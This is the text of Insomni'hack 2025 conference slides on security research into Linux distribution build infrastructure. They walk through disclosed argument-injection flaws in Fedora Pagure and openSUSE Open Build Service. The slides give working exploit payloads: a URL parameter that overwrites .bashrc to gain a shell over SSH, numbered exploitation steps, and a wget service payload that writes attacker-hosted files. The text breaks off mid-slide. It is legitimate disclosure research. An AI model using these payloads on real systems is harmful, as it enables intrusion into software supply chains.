Don't let Jia Tan have all the fun

Hacking into Fedora and openSUSE
(and so much more)

Insomni’hack 2025

The speakers

- Thomas Chauchefoin / @swapgs@infosec.exchange
  - Principal Application Security Engineer at Bentley Systems
  - 3rd time speaking at Insomni'hack!
  - (Opinions expressed are my own and not those of my employer!)

- Maxime Rinaudo / @FenriskSec
  - Penetration tester and Fenrisk co-founder
  - Love for web bugs and UNIX ecosystem

Supply chain attacks

Supply chain attacks

- Supply chain attacks
  - A malicious stub of code injected into a software component
  - Victim depends on the targeted software and retrieve the backdoor
  - Victim's infrastructure is infected
- One of the "*7 prime cybersecurity threats*" according to ENISA (threat landscape 2024)
- Supply chain attacks is not limited to opportunistics typosquattings
  - "Taxonomy of Attacks on Open-Source Software Supply Chains" [1]
  - Terrible coverage by the industry (FUD) and the specialized press (easy articles)

[1] https://arxiv.org/pdf/2204.04008

Supply chain attacks — Infrastructure compromise

- Only few detected in-the-wild infrastructure compromises
  - There's no time like 2003: Gentoo mirrors via `rsync` [1], Debian, `ftp.gnu.org` [2]
  - `kernel.org` in 2011: credential stuffing on a personal server [3] (and more? [4])
  - Linux Mint in 2016: Blog or forum RCE, and changed link to backdoored ISO [5]
  - `git.php.net` in 2021 (twice): still not sure how it happened [6]

- Public research
  - Max Justicz: RubyGems, CocoaPods, Composer
  - RyotaK: PyPy, GitHub, Homebrew
  - Thomas: Composer (twice), PEAR, sourcehut

[1] https://lwn.net/Articles/61230/
[2] https://lwn.net/Articles/44310/
[3] https://lwn.net/Articles/464233/
[4] https://one-conference.nl/session/not-a-good-day-what-really-happened-to-kernel-org/
[5] https://blog.linuxmint.com/?p=2994
[6] https://externals.io/message/113981


Supply chain attacks — Infrastructure compromise

- The xz case is also interesting
  - “Jia Tan” worked 3 years to become maintainer to push a backdoor
  - Detected out of luck and care, not by security measures
  - Only one package, with blast radius reaching other supply chains

- So, what would it take to compromise an entire Linux distribution?


Supply chain attacks — Distros development model

- The tool chain and process differ from a distribution to another
  - Need for custom patches, for integration, bugfixes
    - Not everything can be upstreamed
    - Can also introduce vulnerabilities! [1]
  - Upstreams are very diverse
- Membership in development teams depends on projects (sponsor, etc.)
  - Still a benevolent effort first




[1] https://www.synacktiv.com/en/publications/ubuntu-ppps-cve-2020-15704-wrap-up

Supply chain attacks — Distros development model



Supply chain attacks — Distros development model



~~Push malicious code~~

Compromise the version control system

Compromise the build tool chain

Methodology

Methodology — Approach

- Identifying infrastructure weak points
  - Developed and operated by the target
    - Unaudited, custom, open-source
    - Not GitLab, GitHub, etc.
  - Stores code or artifacts before any signing
- Exhaustivity *versus* quick wins
  - We only need *one* good bug
  - These are self-service applications
    - Post-authentication attack surfaces
    - Easier testing (QA instances, self-hosting)
- “Vibes”
  - Certain bug classes are prevalent in developer tools

SSL Added and removed here!


Methodology — Argument injection bugs

- Ubiquitous bug class arising during the invocation of external commands
  - Allow adding new arguments / flags to the external command
  - Not your usual injection; control instructions don't change, so "data-only"
  - ~ 200 CVEs tagged with CWE-88 since 2004, 20+ are mine

- Dependent on the capabilities of the callee
  - Injecting `--help` will likely not get you anywhere
  - Getting an arbitrary file write primitive is very common
  - All you need to know in *Won't you please, please --help me?* at GreHack 2023 [1]

[1] https://www.youtube.com/watch?v=cotLQKps6iM

Fedora Pagure



Fedora Pagure — Context


- Fedora is one of the most popular distributions
  - Upstream source for CentOS Stream and Red Hat Enterprise Linux
  - Asahi Linux is distributed as a Fedora Remix, default template for Qubes OS, etc.
  - 100M+ pulls on the Docker Hub for `fedora`

- Package sources are hosted on their own forge, Pagure
  - `src.fedoraproject.org` lists 40901 repositories
  - `git.centos.org` lists 9267 repositories

Fedora Pagure — Fedora packaging infrastructure

- Only a small piece of the Fedora packaging infrastructure
  - “Package Sources” [1]
  - COPR, Koji, Bodhi
  - Pagure itself is on Pagure [2]

- RPM signing is done by Sigul
  - Developers have no access to secret keys
  - Runs on Bodhi backends



[1] https://apps.fedoraproject.org/
[2] https://pagure.io/pagure

Fedora Pagure — Packaging

- To build a RPM package, you need…
  - A specification file (`.spec`), similar to a `Makefile` but with metadata and templating
  - Sources, listing hashes of upstream source archives
  - Patches, for better integration in the Fedora ecosystem, quick bug fixes, etc.
  - One branch per Fedora version

- Compromise the platform to alter the files
  - No code signing for upstreams and patches
  - Happens before build and signing for distribution with the release key

Fedora Pagure

fedora PACKAGE SOURCES

Log In

Welcome to Fedora Package Sources

Fedora's repository for package maintenance.

Welcome, if you're looking to download software to run, look at https://getfedora.org/, or a Fedora Mirror. You can also find source RPMs for Fedora-packaged software there. The source code for building those packages is found here.

If you are looking for RPM spec files, module and container definitions, Fedora-specific patches, tests, and so on, you're in the right place. You can browse packages and packagers — and you can fork, improve, and submit pull requests.

If you are already a package maintainer, feel free to consult the docs on using pagure. If you'd like to become a package maintainer, see this guide.

Note that package issues are still tracked in Bugzilla, not with Pagure's issue feature.

Here below are shortcuts for the different namespaces available:

- RPMs
- modules
- containers
- flatpaks
- tests

Package Users Groups

All Packages 40901

Search Packag Sort

rpms/0ad
The 0ad rpms
created 7 years ago 14

flatpaks/0ad
The 0ad package
created 5 years ago 0

rpms/0ad-data
The 0ad-data rpms
created 7 years ago 3

rpms/0install
The 0install rpms
created 7 years ago 1

rpms/0xFFFF
The 0xFFFF rpms
created 7 years ago 1

rpms/2048-cli
The 2048-cli rpms
created 7 years ago 5

Fedora Pagure — Our findings

- Found a bunch of RCEs
  - Filesystem-related
    - CVE-2024-4981: `_update_file_in_git()` follows symbolic links in temporary clones
    - CVE-2024-47515: `generate_archive()` follows symbolic links in temporary clones
    - CVE-2024-4982: Path traversal in `view_issue_raw_file()`
  - Argument injection
    - CVE-2024-47516: Argument Injection in `PagureRepo.log()`

- Gives access to bare Git repositories of all hosted package sources!

Fedora Pagure — Our findings

- CVE-2024-47516: Argument Injection in `PagureRepo.log()`
  - Found with manual code review
  - Leads to arbitrary code execution on the Pagure instance

- File history involves a call to the `git` binary

Fedora Pagure — CVE-2024-47516

pagure/ui/repo.py

```
@UI_NS.route("/<repo>/history/<path:filename>")
# [...]
def view_history_file(repo, filename, username=None, namespace=None):
    # [...]
    branchname = flask.request.args.get("identifier")
    # [...]
    try:
        log = pagure.lib.repo.PagureRepo.log(
            flask.g.reponame,
            log_options=["--pretty=oneline", "--abbrev-commit"],
            target=filename,
            fromref=branchname,
        )
    # [...]
```

Fedora Pagure — CVE-2024-47516

pagure/ui/repo.py

```
@UI_NS.route("/<repo>/history/<path:filename>")
# [...]
def view_history_file(repo, filename, username=None, namespace=None):
    # [...]
    branchname = flask.request.args.get("identifier")
    # [...]
    try:
        log = pagure.lib.repo.PagureRepo.log(
            flask.g.reponame,
            log_options=["--pretty=oneline", "--abbrev-commit"],
            target=filename,
            fromref=branchname,
        )
    # [...]
```

Fedora Pagure — CVE-2024-47516

pagure/ui/repo.py

```
@UI_NS.route("/<repo>/history/<path:filename>")
# [...]
def view_history_file(repo, filename, username=None, namespace=None):
    # [...]
    branchname = flask.request.args.get("identifier")
    # [...]
    try:
        log = pagure.lib.repo.PagureRepo.log(
            flask.g.reponame,
            log_options=["--pretty=oneline", "--abbrev-commit"],
            target=filename,
            fromref=branchname,
        )
    # [...]
```

Fedora Pagure — CVE-2024-47516

pagure/lib/repo.py

```
@staticmethod
def log(path, log_options=None, target=None, fromref=None):
    # [...]
    cmd = ["git", "log"]
    if log_options:
        cmd.extend(log_options)
    if fromref:
        cmd.append(fromref)
    if target:
        cmd.extend(["--", target])

    return run_command(cmd, cwd=path)
```

Fedora Pagure — CVE-2024-47516

pagure/lib/repo.py

```python
def run_command(command, cwd=None):
    _log.info("Running command: %s", command)
    try:
        out = subprocess.check_output(
            command, stderr=subprocess.STDOUT, cwd=cwd
        ).decode("utf-8")
        _log.info("   command ran successfully")
        _log.debug("Output: %s" % out)
    except subprocess.CalledProcessError as err:
        # [...]
    return out
```

Fedora Pagure — CVE-2024-47516

- Arguments to `/usr/bin/git`

```
--pretty=oneline --abbrev-commit <HERE> -- README.md
```

- Anything interesting?

```
$ man git-log
NAME
       git-log - Show commit logs
...skipping...
       --output=<file>
           Output to a specific file instead of stdout.
```

Fedora Pagure — CVE-2024-47516

http://pagure.local:5000/test/history/README.md?identifier=**--output=/tmp/foo.bar**

```
$ cat /tmp/foo.bar
cc75d10 Update README.md
f760def Update README.md
d978792 Added the README
```

Short ID

Commit message

Fedora Pagure — CVE-2024-47516

- Powerful primitive
  - Without an account, allows truncating files and creating empty ones
    - Remove repository hooks, second-order injection bugs, etc.
  - With an account, random prefix but commit messages are controlled
    - Easy to use it to craft valid Bash or Python despite the prefix

- Application files are owned by `root` on RPM-based deployments >:(
  - Pagure runs as `git`
  - What's left: repositories, user files, misconfigurations

Fedora Pagure — CVE-2024-47516

- Exploitation through the SSH server
  - All users connect through SSH as `git` (same as GitHub, GitLab)
  - `AuthorizedKeysCommand` (`keyhelper.py`), then forced command (`aclchecker.py`)
  - Shell access is not allowed, only `git-upload-pack` / `git-receive-pack`

```
% ssh git@pagure.local
PTY allocation request failed on channel 0
Welcome thomas. This server does not offer shell access.
```

Fedora Pagure — CVE-2024-47516

```
[pid  3817] execve("/usr/libexec/pagure/keyhelper.py", ["/usr/libexec/pagure/keyhelper.py", "git",
"/srv/git", "ssh-ed25519", "SHA256:GgKi0ddkGVKnfUzd8kwjxIM9e"..
.], ["PATH=/usr/local/bin:/usr/bin:/us"..., "USER=git", "LOGNAME=git", "HOME=/srv/git",
"LANG=en_US.UTF-8"]) = 0
[...]
[pid  3834] execve("/bin/bash", ["bash", "-c", "/usr/libexec/pagure/aclchecker.p"...], ["USER=git",
"LOGNAME=git", "HOME=/srv/git", "PATH=/usr/local/bin:/usr/bin:
/us"..., "SHELL=/bin/bash", "MOTD_SHOWN=pam", "XDG_SESSION_ID=71", "XDG_RUNTIME_DIR=/run/user/1001",
"DBUS_SESSION_BUS_ADDRESS=unix:pa"..., "XDG_SESSION_TYPE=tty"
, "XDG_SESSION_CLASS=user", "SSH_CLIENT=192.168.77.1 56903 22", "SSH_CONNECTION=192.168.77.1 5690"...,
"SSH_ORIGINAL_COMMAND=git-upload-"...]) = 0
# [...]
[pid  3834] openat(AT_FDCWD</srv/git>, "/srv/git/.bashrc", O_RDONLY) = -1 ENOENT (No such file or
directory)
# [...]
[pid  3834] execve("/usr/libexec/pagure/aclchecker.py", ["/usr/libexec/pagure/aclchecker.p"...,
"thomas"], ["SHELL=/bin/bash", "PWD=/srv/git", "LOGNAME=git", "XDG
_SESSION_TYPE=tty", "MOTD_SHOWN=pam", "HOME=/srv/git", "SSH_ORIGINAL_COMMAND=git-upload-"...,
"SSH_CONNECTION=192.168.77.1 5690"..., "XDG_SESSION_CLASS=user", "US
ER=git", "SHLVL=0", "XDG_SESSION_ID=71", "XDG_RUNTIME_DIR=/run/user/1001", "SSH_CLIENT=192.168.77.1
56903 22", "PATH=/usr/local/bin:/usr/bin:/us"..., "DBUS_SESSIO
N_BUS_ADDRESS=unix:pa"..., "_=/usr/libexec/pagure/aclchecker"...]) = 0
```

Fedora Pagure — CVE-2024-47516

- SSH forced commands are still executed in the user's shell!
  - Bash loads `/srv/git/.bashrc` before `aclchecker.py`
  - `/bin/false` or `/sbin/nologin` would break this implementation

Fedora Pagure — CVE-2024-47516

http://pagure.local:5000/test/history/README.md?identifier=**--output=/srv/git/.bashrc**

```
$ cat /srv/git/.bashrc
cc75d10 || /bin/bash
```

Short ID

Commit message

Fedora Pagure — CVE-2024-47516

- Exploitation steps
  1. Create an account on the target, with a public SSH key
  2. Create a repository with at least one commit, `|| /bin/bash`
  3. Exploit the argument injection to override `/srv/git/.bashrc`
  4. Connect over SSH with the `git` account

Demo time!

Fedora Pagure — It works!

```
uid=1000(git) gid=1000(git) groups=1000(git) context=unconfined_u:unconfined_
r:unconfined_t:s0-s0:c0.c1023 Linux pagure-stg01.fedoraproject.org 4.18.0-51
3.11.1.el8_9.x86_64 #1 SMP Thu Dec 7 03:06:13 EST 2023 x86_64 x86_64 x86_64 G
NU/Linux /srv/git
```

Fedora Pagure — Disclosure

- Efficient disclosure process
  - Bug found on January 1st, reported on April 25th (I know)
  - Reported on `bugzilla.redhat.com` and patched on production 3 hours later
  - Kept in the loop and worked on / reviewed patches
  - First release in years for Pagure, kudos!

- One-off fixes, doesn’t fix the deeper root cause
  - Many `git` invocations instead of `libgit2` like most of the code


Fedora Pagure — What's next?

- Migration to other forges is a long standing topic
  - November 2022: *Pagure to GitLab importer* [1] for Fedora projects
  - September 2024: Presentation at Flock [2]
  - December 2024: *Fedora Chooses Forgejo!* [3] for package sources

- Forgejo is still not a silver bullet
  - Self-hosted means misconfigurations, patch gaps
  - Good security track record so far?
    - (No, they just don't publish CVEs)
    - Fork of Gitea, itself fork of Gogs [4]

[1] https://pagure.io/cpe/initiatives-proposal/issue/25
[2] https://www.youtube.com/watch?v=KiG9H7t7EHk
[3] https://communityblog.fedoraproject.org/fedora-chooses-forgejo/
[4] https://www.sonarsource.com/blog/securing-developer-tools-unpatched-code-vulnerabilities-in-gogs-1/

Open Build Service




Introduction to Open Build Service

- A package management platform developed by OpenSuse
  - It provides to customers an All-In-One solution to build packages
  - OBS manages package formats for a large set of Linux distributions
- OBS is used by OpenSuse and related distributions (~21)
  - Companies and projects such as Intel, Dell or VLC also use OBS
- The OpenSuse instance is located at https://build.opensuse.org
  - Around 140k packages and 30k users managed with OBS


Open Build Service — Architecture

- OBS provides a ROR web app
- Main features
  - Users authentication
  - Packages creation
  - Direct sources files and recipes upload
  - Indirect sources files retrieval
    - GIT
    - WGET
  - Post process such as tarball extraction
  - Build packages




Open Build Service — Architecture

- Users modify sources from web app or API
- The scheduler detects the modification
- The scheduler launches a new build
- The dispatcher chooses a free worker
- The worker creates the build env
- It builds the package
- It sends back the build outputs to the user



Open Build Service — CVE-2024-22033

- CVE-2024-22033: Argument injection in `download_url`
- OBS uses an external bash script to retrieve source code using `wget`
  - The system command is built using service parameters



Open Build Service — CVE-2024-22033

- The script scheduler calls `download_url`, an external bash script

```
/usr/lib/obs/service/download_url --url http://server.com:5000/myfile --outdir
/srv/obs/service/...
```

- The `download_url` script calls `wget`

```
/usr/bin/wget -4 http://server.com:5000/myfile
```

Open Build Service — CVE-2024-22033

- At this point, the `url` field is vulnerable to argument injection
  - Unexploitable because `wget` needs at least one valid URL parameter !

```
$ wget -4 --foo=bar
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
```

Open Build Service — CVE-2024-22033

- Fortunately, `download_url` script have a `download-manifest` option that provides an `input-files` to `wget`

```
*-download-manifest)
download_manifest=$2
shift
path=`pwd`
manifest_file="$path/$download_manifest"
args+=("-i" $manifest_file)
```

Open Build Service — CVE-2024-22033

- The argument injection is possible using the `download-manifest` option
  - Let's upload a `tempfile` containing an arbitrary URL in the package files pointing to an arbitrary file hosted on a controlled web server

```
<services>
 <service name="download_url">
   <param name="url">--output-document=/tmp/test</param>
   <param name="download-manifest">tempfile</param>
 </service>
</services>
```

Open Build Service — CVE-2024-22033


- The wget command is now valid and the injection is exploitable
  - The file `/tmp/test` is written with the content of the arbitrary file hosted by the attacker

```
